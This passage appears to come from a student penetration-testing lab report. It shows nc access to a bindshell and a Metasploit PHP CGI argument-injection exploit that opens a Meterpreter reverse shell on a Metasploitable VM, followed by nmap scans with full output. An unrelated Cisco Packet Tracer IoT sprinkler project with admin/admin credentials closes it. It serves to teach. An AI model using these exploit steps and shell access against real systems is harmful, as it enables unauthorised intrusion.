3)Enter the command nc 192.168.56.101 1524 you will be inside the bindshell to know about the username use the command *uname -a* and then type *whoami* command to know the present working directory and *ls* to know the list of directories or files.




d) Exploiting Metasploit using HTTP

Steps:


1) Turn on the kali linux and the metasploitable simultaneously.find the metaspoitable machine IP address.Now use the Metasploitable tool and enter the msfconsole.

2)Enter the command as search http scanner.



3)Now use the path as auxiliary/scanner/http/http_version.

Now set the Rhosts to metasploitable IP address.



4)To find the php version we use the above command.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit apache 2.2.8 | grep php
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execu | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + S | php/remote/29316.py
```

5)search php 5.4.3 will show the rank and their description of the matching module.now use 1.

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Check  Description
   -  ----                                                 ---------------  ----       -----  -----------
   0  exploit/multi/http/op5_license                       2012-01-05       excellent  Yes    OP5 license.PHP Remote
 Command Execution
   1  exploit/multi/http/PHP_cgi_arg_injection             2012-05-03       excellent  Yes    PHP CGI Argument Injec
tion
   2  exploit/windows/http/PHP_apache_request_headers_bof  2012-05-08       normal     No     PHP apache_request_hea
ders Function Buffer Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_he
aders_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

6)show options will show the module options that was present in the use 1. Now set the Rhosts to metasploitable IP address.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                           wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.217.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       172.16.217.129   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                           wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.217.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

7) After that enter the command exploit.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuifd
[-] Unknown command: getuifd
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
==================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
041777/rwxrwxrwx  4096   dir   2012-05-20 15:30:29 -0400  dav
040755/rwxr-xr-x  4096   dir   2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891    fil   2012-05-20 15:31:37 -0400  index.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:43:54 -0400  mutillidae
040755/rwxr-xr-x  4096   dir   2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19     fil   2010-04-16 02:12:44 -0400  phpinfo.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:50:38 -0400  test
040775/rwxrwxr-x  20480  dir   2010-04-19 18:54:16 -0400  tikiwiki
040775/rwxrwxr-x  20480  dir   2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwxr-xr-x  4096   dir   2010-04-16 15:27:58 -0400  twiki
```

5. Perform Network scanning using following nmap commands:

a) nmap -p

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 11:47 EST
Nmap scan report for 192.168.56.101
Host is up (0.00057s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 08:00:27:D2:B2:0B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.80 seconds
```

b) nmap -sV

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 11:52 EST
Nmap scan report for 192.168.56.101
Host is up (0.00086s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:D2:B2:0B (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.25 seconds
```

c) nmap -sT

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 11:47 EST
Nmap scan report for 192.168.56.101
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:D2:B2:0B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.89 seconds
```

d) nmap -O

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 11:53 EST
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:D2:B2:0B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.06 seconds
```

e) nmap -A

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 11:54 EST
Nmap scan report for 192.168.56.101
Host is up (0.00061s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2023-02-27T15:52:13+00:00; -1h03m04s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      39067/tcp   mountd
|   100005  1,2,3      60121/udp   mountd
|   100021  1,3,4      46003/udp   nlockmgr
|   100021  1,3,4      59317/tcp   nlockmgr
|   100024  1          51120/tcp   status
|_  100024  1          55526/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 10
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsCompression, ConnectWithDatabase, LongColumnFlag
|   Status: Autocommit
|_  Salt: O~NKjVPkM}Q[Tti4e"vM
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2023-02-27T15:52:13+00:00; -1h03m04s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
MAC Address: 08:00:27:D2:B2:0B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
```

```
Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-02-27T10:52:04-05:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 11m55s, deviation: 2h30m00s, median: -1h03m04s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT     ADDRESS
1   0.61 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.45 seconds
```

f) nmap –Pt

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -PT 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 02:05 EST
setup_target: failed to determine route to 21 (0.0.0.21)
Nmap scan report for 192.168.56.101
Host is up (0.00017s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:D2:B2:0B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.73 seconds
```

6. Networking project on Fire extinguisher using cisco packet tracer.

Fire Extinguisher project is done using the cisco packet tracer. Cisco packet tracer is a network simulation tool . This project is used to control the fire and to activate the filter when there is smoke detected beyond the range specified.

To implement this we required mainly 4 components the are a server, water sprinkler, smoke detector , and 3 cars that emits the smoke.


STEPS:

- Drag and Drop Server pt,Access point,Smoke detector,lawn sprinkler sprinkler,old car-3.
- Rename Server pt as *"Registration Server"* and Rename lawn sprinkler sprinkler as "*lawn sprinkler IOT-0".*
- Double click on Access point and select config then select port1 and write *"SSIO"* inplace of CISCO .
- Double click on server and select desktop then select IP config then select *"static"* & also write IPv4 as *"1.0.0.1"*
- Double click on Smoke detector and select config then select wireless0 and write *"SSIO"* inplace of CISCO & also select IP config as *"static"* and IPV4 as *"1.0.0.2"*.
- Double click on Sprinkler and select config then select wireless0 and write *"SSIO"* inplace of CISCO & also select IP config as *"static"* and IPV4 as *"1.0.0.3"*
- Now connect access point to registration server using symbol


- Double click on Sprinkler and select settings and then select Remote Server and write server address as *"1.0.0.1"* ,username:"*admin"* & password :"*admin"* and press *connect*.

- Double click on Smokedetector and select config and then select settings and then select Remote Server and write server address as *"1.0.0.1"* ,username:"*admin"* & password :"*admin"* and press *connect*.
- Add IPaddress for Registration Server as *"1.0.0.1"*,Smoke detector as *"1.0.0.2"* & Lawn sprinkler IOT-0 as*"1.0.0.3"* .
- Now double click on Registration server and select services and select IOT and select *"on"*.

